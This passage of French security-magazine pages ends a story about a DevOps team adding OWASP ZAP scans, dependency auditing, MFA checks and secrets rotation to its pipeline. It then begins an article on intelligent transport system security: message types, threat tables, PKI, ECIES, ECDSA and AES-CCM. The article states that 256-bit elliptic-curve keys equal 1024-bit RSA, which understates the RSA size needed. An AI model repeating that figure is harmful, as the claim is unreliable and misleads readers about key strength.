2. L'application est empaquetée dans un container Docker directement en CI et publiée sur le Hub de Docker.
3. Coté infra, Jenkins récupère le container et le déploie automatiquement dans l'infra AWS de test.
4. Une fois le déploiement de test terminé, les tests de qualité sont déclenchés, toujours par Jenkins.
5. Si tout se passe bien, un e-mail est envoyé à l'équipe pour déclencher le déploiement en production, qui est également automatisé par Jenkins et AWS.

Le tout est relié par webhooks, un peu comme des dominos : le fait de fusionner un patch dans la branche master déclenche toute la chaîne. L'objectif est d'aller du patch à la disponibilité en production en moins de 15 minutes. En bonne tradition DevOps, Michel a appelé ça le « Projet Licorne ».



Projet Licorne permet de déployer et tester le code de manière complètement automatique.

- « C'est sûr que ça va aider, au moins avec la galère des dépendances, mais on aura toujours le problème de sécurité. », insiste Max. « C'est quand même pas normal qu'on ait besoin d'un rapport externe pour trouver des erreurs avec UTF-8 dans notre code. »
- « Le problème, c'est que le scanner de sécurité ne tourne qu'une fois par mois, et uniquement sur le site de prod. », soutient Louise. « D'un mois à l'autre, on a au moins cinq versions du site qui passent en production. »
- « En parlant de ça, tu as vu l'état des headers dans la dernière version ? **`X-Frame-Options`** a disparu et le **`Content-Security-Policy`** est complètement bancal. Heureusement qu'il est en **`report-only`** pour le moment. »
- « Argh… non, j'avais pas vu. Je vais regarder ça dans la journée. »

L'équipe a passé plusieurs semaines à essayer de mettre en place *Content Security Policy* sur le site principal, motivée par des rapports successifs de *Cross-Site Scripting* pour lesquels ils déboursent 500 euros à chaque fois. Ils y étaient presque ! Plus que quelques directives à ajuster, et migrer deux ou trois JavaScript vers des fichiers externes. Max a passé pas mal de temps dessus, et n'aime pas l'idée qu'un autre dev ait charcuté son travail.

2 Continuous All The Things

Deux semaines passent et Projet Licorne commence à prendre forme. Michel a automatisé la publication d'un container Docker pour le service de suivi des commandes. Pendant ce temps, Louise a fait beaucoup de recherches autour de SecDevOps. Elle profite du meeting quotidien pour partager ses idées.

- « J'ai lu un article intéressant pour faire tourner nos tests de sécurité directement dans Jenkins. L'idée est d'utiliser OWASP ZAP directement dans Jenkins pour lancer un test de vulnérabilité après chaque déploiement. L'auteur de l'article appelle ça *Continuous Security*, apparemment, parce que ça s'incruste dans CI/CD directement plutôt que de se déclencher périodiquement. »
- « C'est pas trop long à faire tourner ? », s'inquiète Michel, soucieux de réduire les temps d'attente entre chaque déploiement.
- « Ça dépend du site. Il y a deux types de tests. Le test de base vérifie uniquement les headers de sécurité, par exemple pour nous alerter quand le CSP de Max est tout cassé. C'est un test rapide qui tourne en une minute ou deux. L'autre test scanne toute l'application et peut prendre plusieurs heures. »
- « On pourrait pas faire tourner le test de base directement dans CircleCI ? Ce serait pratique pour détecter les problèmes avant même de faire la revue de code. », demande Max.
- « C'est possible. J'ai pas essayé. L'équipe qui développe ZAP publie un container pour faire tourner le test de base facilement. Ça retourne une liste assez succincte de problèmes. J'ai fait un test rapide sur ma machine, et les résultats sont intéressants. Regarde : »

```
PASS: Absence of Anti-CSRF Tokens [40014]

WARN: Web Browser XSS Protection Not Enabled [10016] x 3
    http://172.17.0.2:8080/
    http://172.17.0.2:8080//robots.txt
    http://172.17.0.2:8080//sitemap.xml
```

- « Ah oui, en effet, il a trouvé le token CSRF. J'imagine que l'erreur '**`XSS protection`**' est due à CSP qui n'est pas en place. »
- « Contente que ça te plaise. Je vais jeter un œil pour l'intégrer dans nos pull requests. ».

Louise passe l'après-midi sur l'intégration de ZAP dans CircleCI. Sa solution est relativement simple. La plateforme de CI construit déjà un container Docker de l'application qu'il est facile de faire tourner sur une adresse locale. Elle récupère ensuite le container de ZAP et le pointe à l'adresse locale de l'application. Si

ZAP sort avec un code non nul, c'est qu'un problème a été trouvé, et le CI s'arrête avec les détails du scan. Sa configuration dans CircleCI ressemble à ceci :

```
test:
  override:
    # démarrage de l'application sur l'adresse locale
    # 172.17.0.2, le défaut de docker
    - docker run louise/myapp &

    # récupération du container ZAP
    - docker pull owasp/zap2docker-weekly

    # Scan de l'application avec zap
    - >
        docker run -t owasp/zap2docker-weekly zap-baseline.py
        -t http://172.17.0.2:8080/
```

À la réunion d'équipe le jour suivant, Louise présente sa solution.

- « C'est pas mal du tout. On peut essayer de l'utiliser sur l'application de suivi des commandes que Michel a déjà passé sur Docker », commente Max. « Par contre, on peut le mettre en mode non bloquant pour éviter de casser toutes nos pull requests ? »
- « Oui, il y a un fichier de configuration que l'on peut placer à la racine du répertoire et le prendre en compte avec l'option **-c**. Ça permet d'ignorer les tests qui ne passent pas. On peut commencer par tout ignorer et progressivement les activer au fur et à mesure qu'on ajoute les headers. »
- « Super. Et comme j'ai réparé CSP, on peut commencer par activer ce test-là. »
- « OK. Je m'en occupe. Je pense qu'on peut aussi activer d'autres tests sur les cookies, et quelques headers de sécurité que l'on utilise déjà. »

Louise ajoute les instructions pour faire tourner le scanner au projet de suivi des commandes, et prépare un fichier de configuration qui ignore les contrôles pas encore implémentés.

```
# Règles de configuration de zap-baseline
# Utiliser FAIL pour activer un test
# et IGNORE pour le désactiver
10010   FAIL    (Cookie No HttpOnly Flag)
10011   FAIL    (Cookie Without Secure Flag)
10012   IGNORE  (Password Autocomplete in browser)
10016   FAIL    (Web Browser XSS Protection Not Enabled)
10017   IGNORE  (Cross-Domain JavaScript Source File Inclusion (SRI))
10019   FAIL    (Content-Type Header Missing)
10020   FAIL    (X-Frame-Options Header Not Set)
10021   FAIL    (X-Content-Type-Options Header Missing)
10026   IGNORE  (HTTP Parameter Override)
10031   IGNORE  (XSS Risk in User Controllable Attribute)
10034   FAIL    (Heartbleed OpenSSL Vulnerability (Indicative))
10035   IGNORE  (Strict-Transport-Security Header Not Set)
10036   IGNORE  (Information Leak via "Server")
10037   IGNORE  (Information Leak via "X-Powered-By")
10038   FAIL    (Missing Content Security Policy (CSP))
10039   IGNORE  (X-Backend-Server Header Information Leak)
10040   FAIL    (Secure Pages Include Mixed Content)
10049   IGNORE  (Storable and Cacheable Content)
10050   IGNORE  (Retrieved from Cache)
10052   IGNORE  (X-ChromeLogger-Data (XCOLD) Header Leak)
10094   IGNORE  (Base64 Disclosure)
10096   IGNORE  (Timestamp Disclosure)
10097   IGNORE  (Hash Disclosure)
10098   IGNORE  (Cross-Domain Misconfiguration)
40014   FAIL    (Absence of Anti-CSRF Tokens)
```

À l'exécution de CircleCI, ZAP exécute les tests et garantit l'absence de régressions de sécurité. C'est un bon début, mais il reste beaucoup à faire.

3 Trois kilos d'obsolescence pour la route

Les jours passent et de plus en plus de projets ajoutent ZAP dans leurs tests d'intégration. CSP est progressivement activé sur toutes les ressources publiques de la compagnie, et les devs commencent à regarder comment utiliser **Sub-Resource Integrity** pour éviter qu'un script externe se mette à attaquer les utilisateurs.

Le flot de rapport de vulnérabilité n'a malheureusement que peu diminué. Le dernier rapport en date a trouvé une injection SQL dans l'API de gestion des e-mails marketing. Le pentester a joint à son rapport une archive contenant 10,000 adresses de clients, juste pour l'exemple. Le patron a pris la panique en apprenant la nouvelle.

Comme la faille venait d'une vieille version de Django, le framework Python utilisé partout dans l'entreprise, Michel a décrété un audit général de toutes les mises à jour. Ça a fait pleurer un peu tout le monde. Les devs, d'abord, parce que la moitié de leurs tests ont explosé avec les nouvelles versions, et Louise, ensuite, parce que les dernières versions des dépendances ne s'installent plus du tout sur la vieille version de Python 2.7 qu'elle fait tourner sur ses serveurs.

- « Faut qu'on trouve une solution au problème des dépendances. Ça fait trois jours que j'essaie de faire marcher le RPM de l'appli de facturation, et je commence à perdre espoir. »
- « On pourrait tout passer sur Licorne, ça résoudrait déjà les histoires de RPM », propose Michel.
- « Tu penses que c'est prêt ? »
- « Ça sera jamais vraiment prêt. Le meilleur test, c'est la prod ! »

Max joint la conversation :

- « Mettre les applis dans Docker va aider le déploiement, mais ça résout pas le problème de gestion dans le long terme. On a tout mis à jour aujourd'hui, mais dans six mois, ce sera le même bazar... ».
- « J'ai vu un truc intéressant sur Hacker News pour résoudre ce problème. C'est un service qui audite tes **requirements.txt** dans les pull requests, et retourne un Pass/Fail. »
- « Tu veux dire, comme Greenkeeper fait pour NodeJS, mais pour Python ? »
- « Je pense, oui. Sinon tu pourrais aussi utiliser **pip list --outdated** dans le container de l'appli quand il passe dans CircleCI. »
- « OK, je vais creuser le sujet ».

Après quelques recherches, Max choisit d'utiliser **requires.io** pour traquer les dépendances qui ne sont pas à jour. Non seulement **requires.io** produit une

chouette table qui liste l'état de toutes les dépendances, mais en plus, c'est Made In France ! Pour sûr, ça va plaire au chef !

requires.io

Max présente fièrement ses résultats à l'équipe.

- « J'ai activé **requires.io** sur tous les projets. Ça marche super. Du coup, la règle c'est qu'on ne peut pas déployer en test si l'une des dépendances est marquée '**insecure**'. »
- « OK, à voir ce que ça donne à l'usage », commente Michel.
- « En passant », demande Louise, « tu as utilisé quel utilisateur pour connecter nos repos GitHub avec **requires.io** ? »
- « Le mien pourqu.... Oh mince ! »
- « Ouaip, t'es admin sur GitHub, et t'as délégué tes permissions à une boite externe. »
- « Mince, OK, je vais refaire la config avec un nouvel utilisateur qui n'a qu'un accès en lecture. »
- « Ça me fait penser », ajoute Michel, « qu'il faudrait peut-être qu'on jette un œil aux permissions un peu partout. On a demandé à tout le monde d'activer MFA sur GitHub, mais j'ai pas regardé depuis longtemps, et j'ai aucune idée de l'état de CircleCI, TravisCI, DockerHub ou AWS... »

Louise se porte volontaire. Elle se dit que ça lui changera un peu les idées. Et puis, en l'absence d'une personne dédiée, la sécurité, c'est un peu son domaine de responsabilité.

4 Digestion des identités

Ça lui apprendra à se porter volontaire. Trois jours qu'elle démêle le bazar des comptes, et pas de fin en vue. Le problème, c'est que chaque personne un peu technique ayant besoin d'accès a créé ses propres comptes sur les sites externes. La plupart utilisent même pas leurs e-mails professionnels ! Au départ, Louise a cru pouvoir faire son audit à la main, avec une bonne vieille feuille Excel, mais elle a vite abandonné cette approche.

Le bon côté des choses, c'est que GitHub, DockerHub et AWS fournissent des API très détaillées pour lister les utilisateurs. Du coup, Louise s'est mise au Go. Le langage, pas le jeu ! Après le bazar de dépendances Python de la dernière mise à jour, il lui fallait un langage qui compile des binaires statiques, et Go, ça fait bien sur le CV.

Apparemment, elle est pas la première à gratter le sujet. Mozilla a écrit **go.mozilla.org/userplex** pour synchroniser ses utilisateurs entre LDAP et plusieurs fournisseurs. C'est pas exactement ce qu'il lui faut, vu qu'en interne ils utilisent Active Directory et son propre schéma LDAP, mais c'est un bon point de départ.

- « Michel, il va falloir qu'on construise une carte des noms d'utilisateur de chaque employé sur chaque service, sinon pas moyen d'auditer... »
- « Je vois... tu veux stocker ça où ? Dans l'idéal, chaque personne devrait pouvoir fournir ses propres informations. »
- « Oui, je pensais à écrire une appli interne qui permette aux devs de renseigner leur nom d'utilisateur sur GitHub, par exemple. Puis on écrirait des scripts pour réconcilier les utilisateurs qui ont accès à GitHub avec l'Active Directory. Comme ça, si quelqu'un démissionne, on désactive automatiquement. »
- « On pourrait pas utiliser un SSO plutôt que d'écrire des scripts pour chaque service ? »
- « Pas vraiment, non. GitHub supporte pas le SSO sur le site public, faudrait qu'on passe en entreprise, je pense. Le support est généralement mitigé. Certains services supportent SAML, d'autres OpenID Connect. Dans tous les cas, il nous faut des scripts pour vérifier que les utilisateurs ont MFA d'activé. »

Michel n'aime pas écrire des scripts – c'est toujours la galère à maintenir dans la durée – mais dans le cas présent, il ne voit pas d'alternative.

- « OK, fais un prototype et on discute avec l'équipe. Tiens, sur un autre sujet, j'ai finalement intégré le scan de vulnérabilité dans Jenkins. Maintenant, à chaque fois que l'on déploie l'environnement de test, ZAP lance un scan complet de l'appli. Ça prend un peu de temps, mais comme le scan tourne pendant que QA vérifie le site, ça pose pas de problème. »
- « Chouette ! Et du coup, on vérifie le rapport avant de déployer en prod ? »
- « C'est l'idée. Comme c'est généralement toi ou moi qui pressons le bouton, faudra juste être vigilant. Et peut-être qu'à l'avenir on automatisera ça pour bloquer le déploiement s'il y a une vulnérabilité majeure. »

Les semaines qui suivent ne se ressemblent pas. Au début, le scan de vulnérabilité automatique a fait ronchonner quelques développeurs pressés de déployer leur code, mais s'ajoute rapidement dans les mœurs de l'entreprise. Certains développeurs se sont même mis à écrire des plugins pour ZAP, dont un qui teste le support UTF-8 dans la gestion des comptes.

Louise a terminé son audit de GitHub et AWS. Tous les comptes sur ces plateformes doivent avoir MFA en permanence, sinon les scripts enlèvent le compte du service. C'est arrivé à Sylvie, qui est allée se plaindre à Michel que tout le bazar de sécurité se mettait sur son chemin et qu'elle pouvait pas déployer dans les temps, etc. Vu la tronche qu'elle tirait à la réunion

d'équipe le lendemain, Michel n'a pas dû lui donner raison. C'est pas parce qu'on est DevOps qu'on fait forcément n'importe quoi !

5 Le Coffre Foire

Pour sa première semaine dans l'entreprise, Jean-Kevin a fait fort : tout content d'avoir écrit son prototype d'API minimaliste en Go, il publie son code sur GitHub… avec une copie quasi-complète des secrets de l'infrastructure ! Un `git add . && git commit -a` malheureux, un sacré savon passé par le chef, et les regards en travers de toute l'équipe font un beau palmarès pour une première semaine !

Ça faisait longtemps que Louise voulait remplacer le vieux dépôt de secrets avec quelque chose de plus moderne. Garder toutes ces données en clair dans des fichiers YAML sur les portables d'une quinzaine de personnes ne peut que courir à la catastrophe. Elle avait pensé utiliser un service de coffre-fort, façon Hashicorp Vault, mais Michel aime bien avoir un historique dans git, du coup le projet n'avait pas avancé.

Michel réunit l'équipe. Il pleut toujours en Normandie, mais c'est moins surprenant pour un mois de novembre. Dans un coin sombre de la salle de réunion, Jean-Kevin a le nez collé dans son portable. S'il faisait pas 1m95, on le verrait à peine…

- « Il va falloir qu'on trouve une solution, et vite. Jean-Kevin a vidé son dépôt tout de suite, mais pas moyen de savoir si quelqu'un l'a accédé au cours des 20 minutes où les secrets étaient en ligne. »
- « Donc c'est parti pour rotation de tous les secrets ? », demande un Max un peu nerveux à l'idée de passer une semaine à changer chaque recoin de l'infrastructure.
- « On commence avec les plus importants : les clés d'API pour le prestataire de paiement, les clés AWS, etc. », liste Michel.
- « Et les clés DockerHub aussi », ajoute Louise, « Ce serait triste de laisser quelqu'un mettre à jour nos applis sans qu'on le voit ».
- « Oh mince. Et avec tous les webhooks qu'on a mis en place, le container frauduleux serait automatiquement déployé dans l'infra de test ! »
- « Mais pas en prod. On a au moins ça pour nous. »

Pensif, Max ajoute :

- « On avait pas des clés SSH pour automatiser les commits dans le dépôt qui nourrit le CDN ? »
- « Si, mais heureusement ces clés-là étaient dans un autre répertoire qui n'a pas été publié. »

Soucieuse de ne pas répéter les erreurs du passé, Louise recentre la discussion sur le système de gestion des secrets.

- « Il va vraiment falloir que l'on trouve un meilleur moyen de stocker tout ça. Des fichiers en clair sur les portables de tout le monde, c'est la zone. On devrait au moins les chiffrer ! »
- « OK, on répartit les tâches. Max, tu t'occupes de changer les secrets de DockerHub. Louise, tu nous trouves une solution pour stocker le dépôt. Jean-Kevin…. tu fais le café pour tout le monde ! »

Louise fouille dans son historique de navigation pour retrouver cette présentation sur la gestion des secrets dans une conférence DevOps. Le présentateur avait publié une longue liste d'outils avec leurs caractéristiques (https://www.youtube.com/watch?v=gUpCSgcChRk).

« Un de ces quatre, il va falloir que je trie mes bookmarks. », pense Louise. « Je pourrais peut-être mettre ça dans Elasticsearch et écrire un client en Go qui appelle l'API pour faire du *full text search*… ». Elle lance une recherche sur DuckDuckGo. « Chouette, il y a déjà une bibliothèque pour ça… ».

L'entrée de Michel dans son bureau la sort de ses pensées.

- « T'as trouvé quelque chose ? »
- « Pas encore, je cherchais un lien vers une présentation. Ah, le voilà : https://www.youtube.com/watch?v=gUpCSgcChRk ».

Ils regardent les quelques minutes pertinentes à leur problème ensemble.

- « Donc, en gros, », reprend Louise, « on a le choix entre un service hébergé avec des règles d'accès, façon Vault ou Credstash, ou des fichiers chiffrés que l'on garde en local et synchronise via git. »
- « J'aime bien avoir la copie locale, mais ça va être galère de gérer les clés. »
- « Ça dépend. On peut utiliser AWS KMS et assigner des droits d'accès via les permissions d'AWS. Comme les devs ont déjà leur compte AWS, on a fait le plus dur. »
- « Et si on perd l'accès à KMS ? Avec une quinzaine de personnes qui ont accès admin sur AWS, le risque que quelqu'un supprime un truc important est pas nul. »
- « On fait un backup. On pourrait chiffrer les fichiers avec une ou deux clés PGP qu'on garde dans un coin. »
- « Pas bête. Après le problème, c'est de diffuser les secrets aux instances quand on les configure. Va falloir faire pas mal de magie avec Puppet, ou écrire un client KMS pour déchiffrer avant de lancer Puppet. »
- « On pourrait utiliser Jenkins pour publier les secrets encryptés dans un répertoire sur S3. Les instances pourraient récupérer leurs secrets, les décrypter, et lancer puppet. C'est sûr que ça fait pas mal de boulot. On peut aussi essayer d'utiliser un service comme Vault, mais ça risque d'être la même quantité de travail au final. »
- « OK, fais une revue rapide de quelques outils, et on en reparle demain. Tant que les secrets sont en clair uniquement sur les instances, et pas sur nos machines, ça me va. »

Louise passe l'après-midi à tester plusieurs solutions. Aucune ne répond vraiment à ses besoins, et elle décide finalement d'utiliser le code de plusieurs projets pour créer son propre outil basé sur KMS et PGP. Réutiliser toutes ces briques est plus facile qu'elle s'y attendait, et au moins ça colle parfaitement à son infrastructure.

Les semaines qui suivent ne sont pas des plus plaisantes. Le changement de secrets a pris beaucoup plus de temps que prévu, et créa une coupure de service lorsque Max changea le mot de passe d'une base de données MySQL sans redéployer le service, qui arrêta donc immédiatement de fonctionner jusqu'à ce que Louise revienne de la pause déjeuner pour réaliser que son PagerDuty était en train d'exploser. Elle a immédiatement déclenché un déploiement de l'appli en prod avec la nouvelle configuration, mais 45 minutes de coupure en pleine journée n'ont pas du tout plu au patron. Les gars du marketing étaient d'autant plus furieux qu'ils venaient de lancer une campagne AdWords. Michel a du leur expliquer que c'est pas parce qu'on est DevOps qu'on se prend pas une gamelle de temps en temps. L'intérêt, c'est de récupérer plus vite que quand tout est fait à la main.

6 Sur la plage abandonnée...

Pour un dimanche de mars, le temps n'est pas aussi pourri que Louise s'y attendait. Elle se balade sur les galets de la plage de Dieppe quand Pagerduty la sort de ses rêveries de vacances sous les tropiques. Sur son portable, le message « Incident #1490 : Alerte Sécurité, appel Michel dès que possible ! » n'annonce rien de bon pour le reste de son week-end.

- « Michel, c'est Louise. C'est quoi l'urgence ? »
- « Merci de m'appeler si vite, on a besoin de déployer un patch sur le frontend en urgence, Jean-Kevin a trouvé une injection SQL hier soir ! »
- « OK. Je suis pas à la maison. Donne-moi cinq minutes et je vais chercher mon portable dans la voiture. »

Louise est garée à côté de la plage. En deux minutes, son portable est lancé, et elle se connecte au Slack de l'entreprise. Le patch a déjà été revu par Michel, le container Docker est prêt à être déployé. Elle se connecte sur Jenkins pour le transférer vers le DockerHub interne et déployer l'environnement de test.

Quelques minutes plus tard, l'environnement est prêt et tous les tests passent. Michel lui donne le feu vert pour passer en production. Elle clique le bouton de déploiement sur l'interface du Pipeline dans Jenkins, et attend patiemment que toutes les étapes passent au vert. Sur le channel Slack, Jean-Kevin confirme que la nouvelle version en production n'est plus vulnérable.

En quinze minutes, Louise est revenue sur les galets de Dieppe. L'eau est froide. Elle se dit que le projet Licorne est la meilleure chose qui lui soit arrivée dans sa carrière. Et des vacances à Cuba, ce serait sympa ! ■

LA SÉCURITÉ DANS LES SYSTÈMES DE TRANSPORTS INTELLIGENTS

Jean-Philippe MONTEUUIS, Julien HUOR, Eduardo SALLES DANIEL & Rida KHATOUN

mots-clés : ITS / SÉCURITÉ / CERTIFICAT / CHIFFREMENT

Les systèmes de transports intelligents ou ITS sont une nouvelle technologie qui sera implémentée dans un futur proche (Google Car, Tesla…). Le but d'un ITS est de prendre des décisions de manière autonome (contrôler la vitesse d'un groupe de véhicules sur une voie rapide afin d'éviter des collisions ou des embouteillages). De ce fait, cet objectif nécessite l'utilisation de mécanismes de sécurité adaptés.

Afin d'établir une norme de sécurité commune, des organismes de standardisation (ISO, IEEE, ETSI…) publient des standards qui servent de référence pour le développement de prototypes ou de solutions commerciales. Les tests sur le terrain de ces voitures permettent d'améliorer les standards et de renforcer la sécurité trop souvent négligée (ex : Hacking de la Jeep Cherokee **[1]**). Le but de cet article est de présenter les ITS dans leur ensemble (incluant les risques, les services et les applications possibles), d'expliquer les algorithmes de sécurité utilisés dans ce domaine et enfin d'illustrer une implémentation de ces éléments via l'exemple d'un standard.

1 Présentation des ITS

Cette partie introduit les ITS dans leur globalité.

1.1 Services et applications

Avant de présenter les ITS dans leur ensemble, il est important de préciser que nous suivons les standards développés par l'organisme de normalisation ETSI (*European Telecommunication Standards Institute*) et donc que nous allons évoquer les types de messages ou protocoles qu'ils ont définis.

1.1.1 Services

À l'heure actuelle, les stations ITS s'échangent principalement deux types de messages pour communiquer : CAM (*Cooperative Awareness Message* **[2]**) et DENM (*Decentralized Environmental Notification Message* **[3]**). Ces derniers sont échangés via les communications véhicules à véhicules (V2V) et à travers les communications véhicules à infrastructures (V2I).

Le CAM est diffusé par une station ITS à d'autres stations à portée permettant à ces dernières d'avoir l'information sur l'émetteur du message (position, vitesse, direction…). Toute station ITS doit supporter ce message. La fréquence d'envoi d'un CAM est de 10 messages par seconde via la technologie G5 (IEEE 802.11p). Ce message n'est pas chiffré.

Le DENM est un message standardisé qui contient des informations liées à l'état de la route et du trafic. À la réception d'un DENM, l'ITS vérifie l'information reçue et, si jugée pertinente, sera affichée au conducteur qui réagira en conséquence. Ce message n'est pas chiffré.

1.1.2 Applications

Des applications ITS peuvent être construites autour de l'information contenue dans les CAM et DENM. Par exemple, ces applications peuvent fournir aux conducteurs une image en temps réel d'un autre véhicule sur ses angles morts ou palier à une absence de visibilité du conducteur à cause d'un camion qui lui obstrue la vue sur la route. D'autres applications sont possibles comme :

- accès à Internet (navigation web, streaming, mail, P2P…) ;
- conduite automatisée (respect des distances de sécurité, des limites de vitesse…) ;
- faciliter l'appel aux secours (en cas d'accident, panne …) ;

- une meilleure visibilité de la route (grâce aux messages d'alertes diffusés entre stations ITS) ;
- désactiver/localiser un véhicule volé ;
- gestion du trafic routier en temps réel (information sur la circulation et décision sur le trajet le plus optimisé).

1.2 Menaces

Actuellement, l'utilisation de messages non chiffrés peut être problématique selon le contenu. En effet, un attaquant peut avoir recours à la technique *eavesdropping* dans le but d'utiliser le contenu des CAM et DENM pour perturber les communications ITS (ex : simuler un accident). De plus, l'utilisation de technologies sans-fil rend les communications ITS sensibles aux attaques Jamming qui ont pour but de brouiller le signal radio.

Voici une liste des enjeux de sécurité rencontrés par les ITS :

Enjeux de sécurité	Solutions possibles
Vol d'un véhicule	Désactiver ou limiter l'accès au véhicule. Pister le véhicule grâce aux messages envoyés par le véhicule
Accidents de la route	Application qui alerte les stations ITS proches et les secours
Mauvais comportements	Analyse des messages du réseau ITS contenant les données prises par les capteurs des véhicules alentours (ex : vidéo)
Vol d'identité	Utiliser des certificats électroniques et d'algorithmes de signature
Exploitation des communications véhiculaires	Chiffrement des données critiques

Tableau 1 : Enjeux de sécurité dans les ITS .

Des travaux ont été faits pour proposer une liste des menaces possibles **[24]** (Tableau 2).

1.3 Solution possible : la PKI

L'une des solutions aux problèmes sécurité est l'utilisation d'une infrastructure à clé publique qui a pour but de respecter des exigences de sécurité comme l'anonymat, l'authentification des utilisateurs, l'intégrité et la confidentialité d'une partie des communications (ex : le chiffrement n'est pas imposé pour les CAM et DENM). Cette solution repose sur un ensemble d'autorités qui sont habilitées à délivrer des certificats aux utilisateurs enregistrés au préalable auprès de la PKI.

La PKI permet d'utiliser des certificats électroniques basés sur des algorithmes de signature et de chiffrement. L'emploi de certificats dans les ITS permet de contrer des menaces (Tableau 3).

Attaques	Description
Sybil	Génération de plusieurs identités
Illusion	Simuler un événement routier mensonger
Flooding	Génération à haute fréquence de messages
Spamming	Génération de messages indésirables
Jamming	Brouiller le canal de communication
GPS spoofing	Envoie de fausses données GPS
Rejeu	Réutilisation d'anciens messages
Eavesdropping	Écoute du canal de communication et exploitation des données
Vehicule Sensor Spoofing	Manipulation des capteurs pour générer de fausses données
Injection de faux messages	Fausses alertes
Usurpation d'identité	Vol du boîtier interne/véhicule
Black Hole	Un nœud qui route mal ou perd les données d'une communication spécifique
Malware	Introduction d'un logiciel malveillant
Greedy Behavior	Appropriation des ressources du réseau aux dépens des autres utilisateurs

Tableau 2 : Menaces possibles dans les ITS.

Attaques	Protection par la PKI
Sybil	Les messages sont signés et authentifiés avec des certificats ITS distribués par la PKI afin d'authentifier la station ITS
Malware	Signer tous les envois de logiciels et mises à jour de firmware
Illusion	Tous les messages doivent être signés pour ne pas recevoir de faux messages de stations ITS non enregistrés auprès de la PKI
Rejeu	La courte durée de validité du certificat inclus dans le message empêche le rejeu de messages trop anciens
Eavesdropping	Possibilité d'inclure des clés de chiffrement asymétriques dans les certificats ITS
Injection de faux messages	La signature appliquée sur le message au préalable ne sera plus valable
Usurpation d'identité	Les identifiants des boîtiers sont enregistrés au sein de la PKI. Si un vol est commis, les certificats de la station ITS seront révoqués

Tableau 3 : Attaques contrées par la PKI.

Cependant, la PKI ne peut pas tout contrer (ex : les attaques Jamming nécessitent une solution basée sur le changement de fréquence du canal de communication), mais la rédaction d'une politique de certification permet d'instaurer de bonnes pratiques contre ces menaces comme :

- le niveau de sécurité du matériel cryptographique (ex : l'utilisation de boîtes noires contre le vol de données privées) ;
- les lignes de conduite à suivre et les responsabilités au sein de la PKI ;
- utiliser plusieurs algorithmes de cryptographie avec les tailles de clés utilisées au sein du système (ex : le standard change ses recommandations à cause d'une faille dans un algorithme).

Enfin, la PKI doit respecter la vie privée de l'utilisateur. En effet, les informations des messages ITS ne sont pas chiffrées, il faut donc garantir l'anonymat. Cela peut être fait grâce à l'utilisation de certificats courte durée, basés sur des identifiants temporaires et renouvelés à fréquence variable **[25]**. Ceux-ci pouvant s'obtenir via l'utilisation d'un certificat longue durée authentifiant une station ITS, basée sur un identifiant unique. Finalement, la séparation des entités qui gèrent les autorités de certifications de la PKI est importante afin de garder l'anonymat d'une station ITS.

2 Services et algorithmes utilisés

Un ITS possède plusieurs services de sécurité comme le chiffrement symétrique, asymétrique, la signature des messages, l'authentification à base de certificats.

2.1 Algorithmes basés sur les courbes elliptiques

2.1.1 Courbes elliptiques

Les courbes elliptiques sont des courbes mathématiques représentées en 2 dimensions (x et y). Chacune d'elles est définie autour d'une équation de courbe qui lui est propre. Plusieurs standards définissent ces courbes utilisables dans le cadre d'opérations cryptographiques.

L'équation générique d'une courbe elliptique est : $y^2 = x^3 + ax + b$.

Cette équation permet de définir si un point de coordonnées x et y appartient à la courbe elliptique définie par l'algorithme choisi. Ce point permet de construire une clé publique.

- Taille des clés

  L'un des avantages des courbes elliptiques est la petite taille des clés : 256 bits et 224 bits supportées contre 1024 bits pour RSA à niveau de sécurité équivalent.

  La clé privée est de taille 32 octets alors que la clé publique est un point de taille 64 octets (x et y ont une taille de 32 octets chacun). Il est possible de compresser la taille de la clé publique à 32 octets en communiquant uniquement la coordonnée x de la clé publique. En connaissant la courbe utilisant (ex : NISP-256), on peut donc obtenir la coordonnée y. Cela permet d'optimiser l'utilisation de la bande passante, très important pour le domaine des ITS.

- Polyvalence

  Une paire de clés peut servir pour différents algorithmes (à éviter cependant) ayant la même courbe elliptique (ex : NIST-P256) comme ECDSA (*Elliptic Curve Digital Signature Algorithm*) pour la signature ou ECIES (*Elliptic Curve Integrated Encryption Scheme*) pour le chiffrement.

2.1.2 ECIES

L'algorithme ECIES **[6]** est un algorithme de chiffrement asymétrique qui repose sur 2 paires de clés (client et serveur). ECIES comprend quatre fonctions:

- négociation de clés (KA) ;
- fonction de dérivation de clés (KDF) ;
- chiffrement (ENC) ;
- code d'authentification du message (MAC).

Dans le cas où une station ITS souhaite envoyer un message chiffré à une station destinatrice dont il possède le certificat, l'ITS enverra au destinataire un cryptogramme constitué :

- d'un message chiffré (confidentialité) ;
- d'un tag (intégrité et authentification) ;
- de la clé publique éphémère EC du client (afin d'éviter la réutilisation d'une même clé dans plusieurs échanges).

À partir du cryptogramme envoyé par la station ITS, le destinataire déchiffre le message à l'aide de sa clé privée et la clé publique éphémère (selon le lemme de Diffie-Hellmann).

2.1.3 ECDSA

L'algorithme ECDSA est un algorithme de signature qui repose sur l'utilisation des courbes elliptiques. Cet algorithme est défini pour la signature des certificats ETSI, mais aussi pour la signature des messages entre stations ITS.

En comparant ECDSA à des algorithmes avec des niveaux de robustesse équivalents tels que RSA et DSA, il en ressort 2 points importants :

- ECDSA utilise des clés de petite taille ;
- son coût en énergie est faible pour signer et vérifier.

De la même façon que DSA, la signature est constituée de 2 parties : un entier R et un entier S.

La vérification de la signature se fait selon l'algorithme présenté en Figure 1 ci-contre.

2.2 AES CCM

AES CCM (*Advanced Encryption Standard Counter with CBC-MAC*) est un algorithme de chiffrement symétrique, c'est-à-dire la même clé est utilisée pour chiffrer et déchiffrer un message. La taille d'une clé AES




Figure 1 : Vérification d'une signature ECDSA.

en mode CCM est de 128 bits. Dans le standard **[11]**, l'utilisation d'AES CCM permet de chiffrer de manière plus performante (rapidité, chiffrement par bloc) des données de taille importante comparé à un algorithme de chiffrement asymétrique.

